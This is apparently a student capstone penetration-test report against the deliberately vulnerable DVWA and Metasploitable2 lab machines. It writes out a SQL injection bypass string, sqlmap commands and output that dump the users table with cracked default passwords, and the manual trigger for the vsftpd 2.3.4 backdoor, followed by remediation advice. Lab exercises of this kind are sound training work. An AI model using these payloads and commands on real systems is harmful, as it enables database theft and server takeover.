VAPT Report: Damn Vulnerable Web Application (DVWA)

(Capstone Project)

Report Date: 06-11-2025
Target: DVWA Instance (192.168.29.108)
Methodology: PTES Standard

Executive Summary:

The security assessment of the Damn Vulnerable Web Application identified several critical security issues that could allow attackers to steal sensitive information or take control of the application. The most serious vulnerability enables direct access to the user database, potentially exposing all customer information. Another significant flaw allows injection of malicious code that could compromise user sessions.

These findings represent a high risk to your data security and require immediate attention. Our technical team has provided specific recommendations to address these issues. We recommend implementing the suggested fixes promptly and conducting a follow-up assessment to verify complete resolution.

Introduction

This report details the findings of a penetration test conducted on the Metasploitable2 system and the DVWA application. The objective was to identify and exploit vulnerabilities to determine the risk posture.

In-Scope Targets:

- **Target IP**: 192.168.29.108 (Metasploitable2 VM)
- **Applications:** DVWA Web Application, Various Network Services
- **Host System:** Metasploitable2 VM (192.168.29.108)
- **Testing Types:** Network, Web Application, Database Security

Methodology Details:

Followed the PTES methodology, including intelligence gathering, vulnerability analysis, exploitation, and post-exploitation.

Testing Timeline & Activity Log :

Timestamp	Target IP	Vulnerability	PTES Phase
2025-11-06 12:00:00	192.168.29.108	SQL Injection	Exploitation
2025-11-06 12:05:00	192.168.29.108	Reflected XSS	Vulnerability Analysis
2025-11-06 12:10:00	192.168.29.108	Reflected XSS	Exploitation
2025-11-06 12:15:00	192.168.29.108	Weak Security	Vulnerability Analysis
2025-11-06 12:15:00	192.168.29.108	Service Enum	Intelligence Gathering
2025-11-06 12:24:00	192.168.29.108	Hash Cracking	Post exploitation

1. ***SQL Injection in DVWA (CVSS 9.1):*** This vulnerability allowed us to extract the entire user database, including hashed passwords. The passwords were cracked using a dictionary attack.

   Technical Details:

   - Vulnerable Parameter: User ID field
   - Impact: Full database read access, credential extraction
   - Database: DVWA
   - Table Accessed: users

   Exploitation Command :

```
-- Basic authentication bypass
' or '1'='1' –
```

Fig 1: DVWA login page




Fig 2:




Fig 3: *Manual SQL injection payload demonstrating database extraction*





Fig 4: *SQL injection results showing complete user database compromise*



sqlmap Automated Exploitation :


```
# Database enumeration

sqlmap -u "http://192.168.29.108/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=abc123" –dbs

# Table enumeration

sqlmap -u "http://192.168.29.108/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=abc123" -D dvwa --tables

# Data extraction

sqlmap -u "http://192.168.29.108/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=abc123" -D dvwa -T users --dump
```

Evidence:

Fig 1: sqlmap database enumeration identifying available databases


```
arameter: id (GET)
    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2620 FROM (SELECT(SLEEP(5)))yiQM) AND 'oPhK'='oPhK&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0×71787a7871,0×4e556148776c78774e5a4376544b654c48526e4a705562536f6f69716f6c69
23:06:20] [INFO] the back-end DBMS is MySQL
eb server operating system: Linux Ubuntu 8.04 (Hardy Heron)
eb application technology: Apache 2.2.8, PHP 5.2.4
ack-end DBMS: MySQL ⩾ 5.0.12
23:06:20] [INFO] fetching database names
23:06:20] [WARNING] reflective value(s) found and filtering out
vailable databases [7]:
*] dvwa
*] information_schema
*] metasploit
*] mysql
*] owasp10
*] tikiwiki
*] tikiwiki195

23:06:20] [INFO] fetched data logged to text files under '/home/macson10/.local/share/sqlmap/output/192.168.150.129'

*] ending @ 23:06:20 /2025-11-06/
```

Fig 2: sqlmap table extraction from DVWA database



```
[23:23:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[23:23:49] [INFO] fetching columns for table 'users' in database 'dvwa'
[23:23:49] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| user        | varchar(15)  |
| avatar      | varchar(70)  |
| first_name  | varchar(15)  |
| last_name   | varchar(15)  |
| password    | varchar(32)  |
| user_id     | int(6)       |
+-------------+--------------+
```

Fig 3: Successful credential dumping from users table



```
Database: dvwa
Table: users
[5 entries]
+---------+----------------------------------------------+
| user    | password                                     |
+---------+----------------------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password)  |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)    |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)   |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)   |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password)  |
+---------+----------------------------------------------+

[23:30:14] [INFO] table 'dvwa.users' dumped to CSV file '/home/macson10/.local/share/sqlmap/output/192.168.150.129/dump/dvwa/users.csv'
[23:30:14] [INFO] fetched data logged to text files under '/home/macson10/.local/share/sqlmap/output/192.168.150.129'
```

Vulnerable Services : The Nmap scan revealed multiple services with known vulnerabilities, including:

- *vsftpd 2.3.4*: Known backdoor vulnerability.
- *OpenSSH 4.7p1*: Known vulnerabilities, though the exact CVSS score depends on the specific CVE.
- *Tomcat on port 8180*: Vulnerable to brute force and remote code execution.

Service Exploitation Commands:

```
# vsftpd 2.3.4 backdoor
        nc -nv 192.168.29.108 21
        USER hello:)
        PASS whatever

#Post-Exploit :
#Command and tool used :
          telnet 192.168.150.129 23
```

Remediation

- Address the SQL injection by using parameterized queries and input validation.
- Update all services to the latest versions.
- Implement strong password policies and account lockout mechanisms.
- Restrict network access to services that are not intended for public use.

Key Findings:

The assessment revealed multiple critical vulnerabilities, with SQL Injection and Cross-Site Scripting (XSS) posing the most significant risks. SQL injection vulnerabilities were successfully exploited using *sqlmap*, allowing complete database extraction including user credentials. XSS vulnerabilities were validated through manual testing and automated scanning, demonstrating potential for session hijacking and client-side attacks

Tools Utilized

- **Nmap**: Network discovery and service enumeration
- **Sqlmap** : Automated SQL injection testing and exploitation
- **Nessus/OpenVAS**: Vulnerability scanning and assessment
- **Metasploit Framework**: Exploitation and post-exploitation
- **Burp Suite**: aWeb application penetration testing

Non-Technical Executive Briefing

To: Management & Development Teams,

Subject: Urgent Security Update for Test Application

A recent security review of our test application has uncovered critical security flaws that could allow an attacker to steal the entire user database, including passwords. Another vulnerability could let an attacker take full control of the server.

We have successfully demonstrated how these attacks work. To address this, we must immediately update the code to safely handle user logins and update all server software to the latest versions. These fixes are essential to protect our test data and infrastructure.